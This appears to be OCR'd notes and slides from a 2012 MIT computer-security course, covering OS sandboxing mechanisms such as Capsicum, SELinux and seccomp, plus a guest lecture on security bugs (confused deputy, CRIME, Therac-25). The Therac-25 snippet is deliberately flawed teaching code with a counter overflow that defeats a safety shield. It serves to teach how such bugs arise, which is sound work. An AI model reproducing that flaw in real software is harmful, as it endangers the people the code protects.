
But Bob could replace it w/ a symlink in Alice's director

Now Alice tricked emailing her private files

Could we say only use Alice's grp privs
not her personal privs?

Today: Mostly OS-level protection mechanisms

When does kernel allow calls?



Works well if want to sandbox entire process

Chrome double sandboxes
- has its own
- and uses OS

Plan 0 Use a VM

Overhead high

x86 VM: VMware, qemu

FreeBSD jails

- diff universes
- w/o overhead (as much)

Linux LXC

- same idea
- whole new system, root user, etc

But ~~coars~~ coarse-grained

Hard to do controlled sharing

DAC: Discretion Access Control

Permissions → Object ← Name ← App ← Privilidges

is it ok for app to access

How things work in Unix

But why Discretionary?

- L at discretion of object owner
    - That's diff than Manditory A. C. (MAC)

So how sandbox it?

- Have allow? follow it
- Must allocate it a UID
    - or else same rights as you
    - but must be admin (pratical problem)
- Must prevent file access
    - Must change permissions on all objects
    - Can [illegible] chroot

Prevent network access?

- Need permissions on sys calls
- Since its not part of file system

6


- Prevent access to processes

  No permissions on

  Must have same UID

  Can't chmod

<u>MAC</u> : Manditory Access Control



No ACLs, privilidges

Just a system policy

Historically from millitary

have multi-leolel security (MLS)

Can only go down ↓

Unclassified

Secret

top secret

7

this is Windows Mandatory Integegity Control (MIC)

FreeBSD LOMAC

Have both low and high integity ~~objects~~ programs + files

↓

IF

Kernal has some bits to track running programs

So high. programs can only write h. files

But will take any input

FreeBSD - when read low input, program becomes low

Problems: Fixed # of levels

Not good at run time

SE Linux

Single policy

Add "type" to file, processes

L like a tag/annotation

Fedora tries to use it

But policy is centralized

if update Apache

Stuck w/ old policy

Policy usually changes as app evolves

So need lowest-common denom course-grained policy

But its good policy in one file

Don't need to comb through source code though

Not modular!

Seatbelt

on Mac OSX

Linux: seccomp-fiter

MAC that has been fairly sucessful

Policy: regex on syscalls

LISP BPF

Want to make sure a Sandbox stays in Sandbox

So can't leave unless kill process

Or change ~~process~~ rules / policy

What are the rules for changing the policy:

Perhaps can only make it more strict

But does not protect a user from malicious Sw.

What did Capicum authors find wrong w/ this?

Sometimes not fine-grained enough permissions

Error prone due to race conditions

Must carefully reasonable

ie. given access to f, but change it over in the meantime

Very hard to write atomic checks

Sensible mechanism + no reason not to use it

Capabilites

Unforgeable handles

Instead of name, use Capabability name


Quite powerful

Unix: File discriptors

Once open can do whatever

But unforgable

Described in table in kernel



But what is missing?

Coarse grained in ops can perform

- read or write only
- all or nothing
- even if read only can ioctl to change

→ Some things are not esp File discriptors

- like process IDs
- could guess/forge

- Unix allows ops w/o a file discriptor
  - You cold open a new ~~one~~ fd w/ just a path name

~~ca~~ So how Sand box things in Capicum?

<u>tcp dump</u> - tries to parse network traffic
- just send a specially crafted packet

So 1. set up your FDs
2. Switch to capability mode
cap - enter()
3. Now you are stuck

They have tool that shows them all the FDs open

(missed 5-10 min at end)

9/17

Capabilities and other protection mechanisms

Administrivia:
  - We have a third TA: Frank Wang.
  - Guest lecture on Wednesday (no reading).

What problem are the authors trying to solve?
  - Reducing privileges of untrustworthy code in various applications.
  - Overall plan:
    - Break up an application into smaller components.
    - Reduce privileges of components that are most vulnerable to attack.
    - Carefully design interfaces so one component can't compromise another.
  - Why is this difficult?
    - Hard to reduce privileges of code ("sandbox") in traditional Unix system.
    - Hard to give sandboxed code some limited access (to files, network, etc).

What sorts of applications might use sandboxing?
  - OKWS.
  - Programs that deal with network input:
    - Put input handling code into sandbox.
  - Programs that manipulate data in complex ways:
    - (gzip, Chromium, media codecs, browser plugins, ...)
    - Put complex (& likely buggy) part into sandbox.
  - How about arbitrary programs downloaded from the Internet?
    - Slightly different problem: need to isolate unmodified application code.
    - One option: programmer writes their application to run inside sandbox.
      - Works in some cases: Javascript, Java, Native Client, ...
      - Need to standardize on an environment for sandboxed code.
    - Another option: impose new security policy on existing code.
      - Probably need to preserve all APIs that programmer was using.
      - Need to impose checks on existing APIs, in that case.
      - Unclear what the policy should be for accessing files, network, etc.
  - Applications that want to avoid being tricked into misusing privileges?
    - Suppose two Unix users, Alice and Bob, are working on some project.
    - Both are in some group G, and project dir allows access by that group.
    - Let's say Alice emails someone a file from the project directory.
    - Risk: Bob could replace the file with a symlink to Alice's private file.
    - Alice's process will implicitly use Alice's ambient privileges to open.
    - Can think of this as sandboxing an individual file operation.

What sandboxing plans (mechanisms) are out there (advantages, limitations)?
  - OS typically provides some kind of security mechanism ("primitive").
    - E.g., user/group IDs in Unix, as we saw in the previous lecture.
    - For today, we will look at OS-level security primitives/mechanisms.
    - Often a good match when you care about protecting resources the OS manages.
    - E.g., files, processes, coarse-grained memory, network interfaces, etc.
  - Many OS-level sandboxing mechanisms work at the level of processes.
    - Works well for an entire process that can be isolated as a unit.
    - Can require re-architecting application to create processes for isolation.
  - Other techniques can provide finer-grained isolation (e.g., threads in proc).
    - Language-level isolation (e.g., Javascript).
    - Binary instrumentation (e.g., Native Client).
    - Why would we need these other sandboxing techniques?
      - Easier to control access to non-OS / finer-grained objects.
      - Or perhaps can sandbox in an OS-independent way.
    - OS-level isolation often used in conjunction with finer-grained isolation.
      - Finer-grained isolation is often hard to get right (Javascript, NaCl).
      - E.g., Native Client uses both a fine-grained sandbox + OS-level sandbox.
    - Will look at these in more detail in later lectures.

Plan 0: Virtualize everything (e.g., VMs).
  - Run untrustworthy code inside of a virtualized environment.
  - Many examples: x86 qemu, FreeBSD jails, Linux LXC, ..
  - Almost a different category of mechanism: strict isolation.
  - Advantage: sandboxed code inside VM has almost no interactions with outside.
  - Advantage: can sandbox unmodified code that's not expecting to be isolated.
  - Advantage: some VMs can be started by arbitrary users (e.g., qemu).
  - Advantage: usually composable with other isolation techniques, extra layer.
  - Disadvantage: hard to allow some sharing: no shared processes, pipes, files.
  - Disadvantage: virtualizing everything often makes VMs relatively heavyweight.
    - Non-trivial CPU/memory overheads for each sandbox.

Plan 1: Discretionary Access Control (DAC).
  - Each object has a set of permissions (an access control list).
    - E.g., Unix files, Windows objects.
    - "Discretionary" means applications set permissions on objects (e.g., chmod).
  - Each program runs with privileges of some principals.
    - E.g., Unix user/group IDs, Windows SIDs.
  - When program accesses an object, check the program's privileges to decide.
    - "Ambient privilege": privileges used implicitly for each access.

```
      Name              Process privileges
        |                       |
        V                       V
     Object -> Permissions -> Allow?
```

  - How would you sandbox a program on a DAC system (e.g., Unix)?
    - Must allocate a new principal (user ID):
      - Otherwise, existing principal's privileges will be used implicitly!
    - Prevent process from reading/writing other files:
      - Change permissions on every file system-wide?

```
        Cumbersome, impractical, requires root.
      Even then, new program can create important world-writable file.
      Alternative: chroot (again, have to be root).
    Allow process to read/write a certain file:
      Set permissions on that file appropriately, if possible.
      Link/move file into the chroot directory for the sandbox?
    Prevent process from accessing the network:
      No real answer for this in Unix.
      Maybe configure firewall?  But not really process-specific.
    Allow process to access particular network connection:
      See above, no great plan for this in Unix.
    Control what processes a sandbox can kill / debug / etc:
      Can run under the same UID, but that may be too many privileges.
      That UID might also have other privileges..

  Problem: only root can create new principals, on most DAC systems.
    E.g., Unix, Windows.
  Problem: some objects might not have a clear configurable access control list.
    Unix: processes, network, ...
  Problem: permissions on files might not map to policy you want for sandbox.
    Can sort-of work around using chroot for files, but awkward.

  Related problem: performing some operations with a subset of privileges.
    Recall example with Alice emailing a file out of shared group directory.
    "Confused deputy problem": program is a "deputy" for multiple principals.
    One solution: check if group permissions allow access (manual, error-prone).
    Alternative solution: explicitly specify privileges for each operation.
      Capabilities can help: capability (e.g., fd) combines object + privileges.
      Some Unix features incompat. w/ pure capability design (symlinks by name).

Plan 2: Mandatory Access Control (MAC).
  In DAC, security policy is set by applications themselves (chmod, etc).
  MAC tries to help users / administrators specify policies for applications.
    "Mandatory" in the sense that applications can't change this policy.
    Traditional MAC systems try to enforce military classified levels.
    E.g., ensure top-secret programs can't reveal classified information.

       Name    Operation + caller process
         |               |
         V               V
      Object --------> Allow?
                         ^
                         |
      Policy ------------+

  Note: many systems have aspects of both DAC + MAC in them.
    E.g., Unix user IDs are "DAC", but one can argue firewalls are "MAC".
    Doesn't really matter -- good to know the extreme points in design space.

  Windows Mandatory Integrity Control (MIC) / LOMAC in FreeBSD.
    Keeps track of an "integrity level" for each process.
    Files have a minimum integrity level associated with them.
    Process cannot write to files above its integrity level.
    IE in Windows Vista runs as low integrity, cannot overwrite system files.
    FreeBSD LOMAC also tracks data read by processes.
      (Similar to many information-flow-based systems.)
      When process reads low-integrity data, it becomes low integrity too.
      Transitive, prevents adversary from indirectly tampering with files.
    Not immediately useful for sandboxing: only a fixed number of levels.

  SElinux.
    Idea: system administrator specifies a system-wide security policy.
    Policy file specifies whether each operation should be allowed or denied.
    To help decide whether to allow/deny, files labeled with "types".
      (Yet another integer value, stored in inode along w/ uid, gid, ..)

  Mac OS X sandbox ("Seatbelt") and Linux seccomp_filter.
    Application specifies policy for whether to allow/deny each syscall.
      (Written in LISP for MacOSX's mechanism, or in BPF for Linux's.)
    Can be difficult to determine security impact of syscall based on args.
      What does a pathname refer to?  Symlinks, hard links, race conditions, ..
      (Although MacOSX's sandbox provides a bit more information.)
    Advantage: any user can sandbox an arbitrary piece of code, finally!
    Limitation: programmer must separately write the policy + application code.
    Limitation: some operations can only be filtered at coarse granularity.
      E.g., POSIX shm in MacOSX's filter language, according to Capsicum paper.
    Limitation: policy language might be awkware to use, stateless, etc.
      E.g., what if app should have exactly one connection to some server?

    [ Note: seccomp_filter is quite different from regular/old seccomp,
      and the Capsicum paper talks about the regular/old seccomp. ]

  Is it a good idea to separate policy from application code?
    Depends on overall goal.
    Potentially good if user/admin wants to look at or change policy.
    Problematic if app developer needs to maintain both code and policy.
    For app developers, might help clarify policy.
    Less-centralized "MAC" systems (Seatbelt, seccomp) provide a compromise.

Plan 3: Capabilities (Capsicum).
  Different plan for access control: capabilities.
    If process has a handle for some object ("capability"), can access it.
```

```
      Capability --> Object

    No separate question of privileges, access control lists, policies, etc.
    E.g.: file descriptors on Unix are a capability for a file.
      Program can't make up a file descriptor it didn't legitimately get.
      Once file is open, can access it; checks happened at open time.
      Can pass open files to other processes.
      [ FDs also help solve "time-of-check to time-of-use" (TOCTTOU) bugs. ]
    Capabilities are usually ephemeral: not part of on-disk inode.
      Whatever starts the program needs to re-create capabilities each time.
  Global namespaces.
    Why are these guys so fascinated with eliminating global namespaces?
    Global namespaces require some access control story (e.g., ambient privs).
    Hard to control sandbox's access to objects in global namespaces.
  Kernel changes.
    Just to double-check: why do we need kernel changes?
      Can we implement everything in a library (and LD_PRELOAD it)?
    Represent more things as file descriptors: processes (pdfork).
      Good idea in general.
    Capability mode: once process enters cap mode, cannot leave (+all children).
    In capability mode, can only use file descriptors -- no global namespaces.
      Cannot open files by full path name: no need for chroot as in OKWS.
      Can still open files by relative path name, given fd for dir (openat).
      Cannot use ".." in path names or in symlinks: why not?
    Do Unix permissions still apply?
      Yes, otherwise can bypass them.
      But intent is that sandbox shouldn't rely on Unix permissions.
    For file descriptors, add a wrapper object that stores allowed operations.
    Where does the kernel check capabilities?
      One function in kernel looks up fd numbers -- modified it to check caps.
      Also modified namei function, which looks up path names.
      Good practice: look for narrow interfaces, otherwise easy to miss checks.
  libcapsicum.
    Why do application developers need this library?
    Biggest functionality: starting a new process in a sandbox.
  fd lists.
    Mostly a convenient way to pass lots of file descriptors to child process.
    Name file descriptors by string instead of hard-coding an fd number.
  cap_enter() vs lch_start().
    What are the advantages of sandboxing using exec instead of cap_enter?
    Leftover data in memory: e.g., private keys in OpenSSL/OpenSSH.
    Leftover file descriptors that application forgot to close.
    Figure 7 in paper: tcpdump had privileges on stdin, stdout, stderr.
    Figure 10 in paper: dhclient had a raw socket, syslogd pipe, lease file.

  Advantages: any process can create a new sandbox.
    (Even a sandbox can create a sandbox.)
  Advantages: fine-grained control of access to resources (if they map to FDs).
    Files, network sockets, processes.
  Disadvantage: weak story for keeping track of access to persistent files.
  Disadvantage: prohibits global namespaces, requires writing code differently.

Alternative capability designs: pure capability-based OS (KeyKOS, etc).
  Kernel only provides a message-passing service.
  Message-passing channels (very much like file descriptors) are capabilities.
  Every application has to be written in a capability style.
  Capsicum claims to be more pragmatic: some applications need not be changed.

Linux capabilities: solving a different problem.
  Trying to partition root's privileges into finer-grained privileges.
  Represented by various capabilities: CAP_KILL, CAP_SETUID, CAP_SYS_CHROOT, ..
  Process can run with a specific capability instead of all of root's privs.
  Ref: capabilities(7), http://linux.die.net/man/7/capabilities

Using Capsicum in applications.
  Plan: ensure sandboxed process doesn't use path names or other global NSes.
    For every directory it might need access to, open FD ahead of time.
    To open files, use openat() starting from one of these directory FDs.
    .. programs that open lots of files all over the place may be cumbersome.
  tcpdump.
    2-line version: just cap_enter() after opening all FDs.
    Used procstat to look at resulting capabilities.
    8-line version: also restrict stdin/stdout/stderr.
    Why?  E.g., avoid reading stderr log, changing terminal settings, ..
  dhclient.
    Already privilege-separated, using Capsicum to reinforce sandbox (2 lines).
  gzip.
    Fork/exec sandboxed child process, feed it data using RPC over pipes.
    Non-trivial changes, mostly to marshal/unmarshal data for RPC: 409 LoC.
    Interesting bug: forgot to propagate compression level at first.
  Chromium.
    Already privilege-separated on other platforms (but not on FreeBSD).
    ~100 LoC to wrap file descriptors for sandboxed processes.
  OKWS.
    What are the various answers to the homework question?

Does Capsicum achieve its goals?
  How hard/easy is it to use?
    Using Capsicum in an application almost always requires app changes.
      (Many applications tend to open files by pathname, etc.)
      One exception: Unix pipeline apps (filters) that just operate on FDs.
    Easier for streaming applications that process data via FDs.
    Other sandboxing requires similar changes (e.g., dhclient, Chromium).
    For existing applications, lazy initialization seems to be a problem.
      No general-purpose solution -- either change code or initialize early.
    Suggested plan: sandbox and see what breaks.
      Might be subtle: gzip compression level bug.
  What are the security guarantees it provides?
    Guarantees provided to app developers: sandbox can operate only on open FDs.
    Implications depend on how app developer partitions application, FDs.
    User/admin doesn't get any direct guarantees from Capsicum.
    Guarantees assume no bugs in FreeBSD kernel (lots of code), and that
      the Capsicum developers caught all ways to access a resource not via FDs.
  What are the performance overheads?  (CPU, memory)
    Minor overheads for accessing a file descriptor.
    Setting up a sandbox using fork/exec takes O(1msec), non-trivial.
    Privilege separation can require RPC / message-passing, perhaps noticeable.
  Adoption?
    In FreeBSD's kernel now (not enabled by default -- will be in FreeBSD 10).
    A handful of applications have been modified to use Capsicum (from paper).
    Seems straightforward to implement the same thing in Linux.

What applications wouldn't be a good fit for Capsicum?
  Apps that need to control access to non-kernel-managed objects.
    E.g.: X server state, DBus, HTTP origins in a web browser, etc.
    E.g.: a database server that needs to ensure DB file is in correct format.
    Capsicum treats pipe to a user-level server (e.g., X server) as one cap.
  Apps that need to connect to specific TCP/UDP addresses/ports from sandbox.
    Capsicum works by only allowing operations on existing open FDs.
    Need some other mechanism to control what FDs can be opened.
    Possible solution: helper program can run outside of capability mode,
      open TCP/UDP sockets for sandboxed programs based on policy.
```

References:
  http://reverse.put.as/wp-content/uploads/2011/09/Apple-Sandbox-Guide-v1.0.pdf
  http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=blob;f=Documentation/prctl/seccomp_filter.txt;hb=HEAD
  http://en.wikipedia.org/wiki/Mandatory_Integrity_Control

6.858 L5

9/19

Guest Lecture: iSEC partner

Paul Youn + Tom Ritter

Do penetration tests

So many valid cases

Look at threat models

- must know what you are up against

Lots of people looking for security bugs

- engineers
- criminals
- security researchers - want press
- Pen testers w/ permission
- governments
- hacktivist
- academics - larger problems

People care about features, not security

Or engineers only see a small part of puzzle

Fuzzing : make random changes

See if it crashes

PRV = reverse engineering code

Social engineering

Bad engineering assumptions

Therac-25

How to shop for free online

└ Confused Deputy

no checking $ amt

Sample of bugs in wild

Session Cookie

Hard to do on multiple computers

But encrypted stream does not provide integrity

#2

Modify piece Fn didn't change

#3

Not sanitizing name

But attack code needed valid JSON
and only lower case characters
So did cross site req forgery

#4

int overflows that leads to heap overflow

#5

Crappy grammar fixer
- Custom memory management
$O(n^2)$
denial of service

So 1 user can mount DOS

Want asymmetric effort

BEAST or CRIME are narrow attacks

(not pay attension)

SSL compression

See that shorter

So compression working

If you learn these protocols really well

can earn fame

force the Internet to upgrade

5

Use after free vunerabilities

How many people have handle

When 0 - frees

Code was wrong → so still had pointer
when it thaght it was free

Targeted attacks

Stux net

Task scheduler

know more in depth about functions

└ be really curious how ~~that~~ stuff works

Root kits

Antivirus

At First hash checks

Ten behavior

Flame

same people

Was Responsible vs Full Disclosure

Now Disclose vs Sell

Job

find your ethics 1st
then find a job

Where do security bugs come from?

MIT 6.858 (Computer Systems Security), September 19th, 2012

Paul Youn

- Technical Director, iSEC Partners
- MIT 18/6-3 ('03), M.Eng '04

Tom Ritter


- Security Consultant, iSEC Partners
- (Research) Badass

Agenda

- What is a security bug?
- Who is looking for security bugs?
- Trust relationships
- Sample of bugs found in the wild
- Operation Aurora
- Stuxnet
- I'm in love with security; whatever shall I do?

What is a Security Bug?

- What is security?
- Class participation: Tacos, Salsa, and Avocados (TSA)



What is security?

"A system is secure if it behaves precisely in the manner intended – and does nothing more" – Ivan Arce

- Who knows exactly what a system is intended to do? Systems are getting more and more complex.
- What types of attacks are possible?

First steps in security: define your security model and your threat model

9/16

Threat modeling: T.S.A.

- Logan International Airport security goal #3: prevent banned substances from entering Logan
- Class Participation: What is the threat model?
  - What are possible avenues for getting a banned substance into Logan?
  - Where are the points of entry?
- Threat modeling is also critical, you have to know what you're up against (many engineers don't)

Who looks for security bugs?

- Engineers
- Criminals
- Security Researchers
- Pen Testers
- Governments
- Hacktivists
- Academics

Engineers (create and find bugs)

- Goals:
  - Find as many flaws as possible
  - Reduce incidence of exploitation
- Thoroughness:
  - Need coverage metrics
  - At least find low-hanging fruit
- Access:
  - Source code, debug environments, engineers
  - Money for tools and staff

Engineering challenges


- People care about features, not security (until something goes wrong)
- Engineers typically only see a small piece of the puzzle
- "OMG PDF WTF" (Julia Wolf, 2010)
  - How many lines of code in Linux 2.6.32?
  - How many lines in Windows NT 4?
  - How many in Adobe Acrobat?

Engineering challenges

- People care about features, not security (until something goes wrong)
- Engineers typically only see a small piece of the puzzle
- "OMG PDF WTF" (Julia Wolf, 2010)
  - How many lines of code in Linux 2.6.32?
    - 8 – 12.6 million
  - How many lines in Windows NT 4?
    - 11-12 million
  - How many in Adobe Acrobat?
    - 15 million

Criminals

- Goals:
  - Money (botnets, CC#s, blackmail)
  - Stay out of jail
- Thoroughness:
  - Reliable exploits
  - Don't need 0-days (but they sure are nice)
- Access:
  - Money
  - Blackbox testing



Security Researchers


- Goals:
  - Column inches from press, props from friends
  - Preferably in a trendy platform
- Thoroughness:
  - Don't need to be perfect, don't want to be embarrassed
- Access:
  - Casual access to engineers
  - Source == Lawyers

Pen Testers

- Goals:
  - Making clients and users safer
  - Finding vulns criminals would use
- Thoroughness:
  - Need coverage
  - Find low-hanging fruit
  - Find high impact vulnerabilities
  - Don't fix or fully exploit
- Access:
  - Access to Engineers
  - Access to Source
  - Permission

Governments

- Goals:
  - Attack/espionage
  - Defend
- Thoroughness:
  - Reliable exploits
- Access:
  - Money
  - Talent
  - Time



Hacktivists

- Goals:
  - Doing something "good"
  - Stay out of jail
- Thoroughness:
  - Reliable exploits
  - Don't need o-days
- Access:
  - Talent
  - Plentiful targets

Academics

- Goals:
  - Finding common flaws and other general problems
  - Developing new crypto
  - Make something cool and useful
  - Make everyone safer
- Thoroughness:
  - Depth in area of research
- Access:
  - Creating new things
  - Blackbox

Techniques

- With access:
  - Source code review
  - Engineer interviews
  - Testing in a controlled environment
- Without access:
  - Blackbox testing
  - Fuzzing (give weird inputs, see what happens)
  - Reverse Engineering
  - Social Engineering

Overall Goals

- All are looking for the similar things: vulnerable systems
- Let's dive in and look at vulns that we all look for

6'6"
6'0"
5'6"
5'0"
4'6"
4'0"
3'6"
3'0"
arts-wallpapers.com
Not for Sale
do not for sale this desktop work image. only be used for your personal use only. desktop work (c) arts-wallpapers.com

Bad Engineering Assumptions

Therac-25 (the engineer)

- Two modes of operation: image and radiation treatment
- Intended invariant: in radiation treatment mode, a protective focusing shield must be in place

Therac-25

Shield code was something like:

```
//global persistent variable, single byte value
ub1  protectiveShield; //zero if shield isn't needed
…
//do we need a shield?
if(treatmentMode) then
{
        protectiveShield++;
} else {
        protectiveShield = 0;
}
…
if(protectiveShield) {
        putShieldInPlace();
} else {
        removeShield();
}
```

Therac-25

- Flawed assumption: protectiveShield would always be non-zero in treatment mode
- Impact: people actually died

Therac-25

- Flawed assumption: protectiveShield would always be non-zero in treatment mode
- Impact: people actually died
- My classmate's conclusion: "I learned to never write medical software"

Designing Systems

Think like a security researcher:

- What assumptions are being made?
- Which assumptions are wrong?
- What can you break if the assumption is wrong?

The Confused Deputy

- Tricking an authority into letting you do something you shouldn't be able to do
- Most security problems could fall under this broad definition


The Confused Deputy

"How to Shop for Free Online"* (security researcher and academic)

- Three-party payment systems (Cashier as a Service):
  - Merchant (seller)
  - Payment provider
  - ~~Cheater~~ User
- Communication between parties go through the user

* http://research.microsoft.com/pubs/145858/caas-oakland-final.pdf

The Confused Deputy



0: I'd like to buy Book

1: Pay my CaaS $10, TxID: 123

6: I'm done!

7: I'll send Book!


2: Here is $10 for TxID: 123

3: TxID: 123 has been paid for

4: OK

5: Transaction complete

The Confused Deputy



0: I'd like to buy Book

1: Pay my CaaS $10, TxID: 123

6: I'm done!

7: I'll send Book!

2: Here is $1 for TxID: 123

3: TxID: 123 has been paid for


4: OK

5: Transaction complete

The Confused Deputy

- The merchant thinks something ties the payment amount to the transaction
- Impact: shopping for free
- Solutions?
- Read the paper, lots of things can and do go wrong


Sample of bugs found in the wild



CRIME

```
POST /target HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)
Gecko/20100101 Firefox/14.0.1
Cookie: sessionid=d8e8fca2dc0f896fd7cb4cb0031ba249

username=tom&password=hunter2
```

Stack



HTTP

DHCP HTTP TLS


TCP UDP ICMP

ARP Internet Protocol

Link Layer

Physical Layer

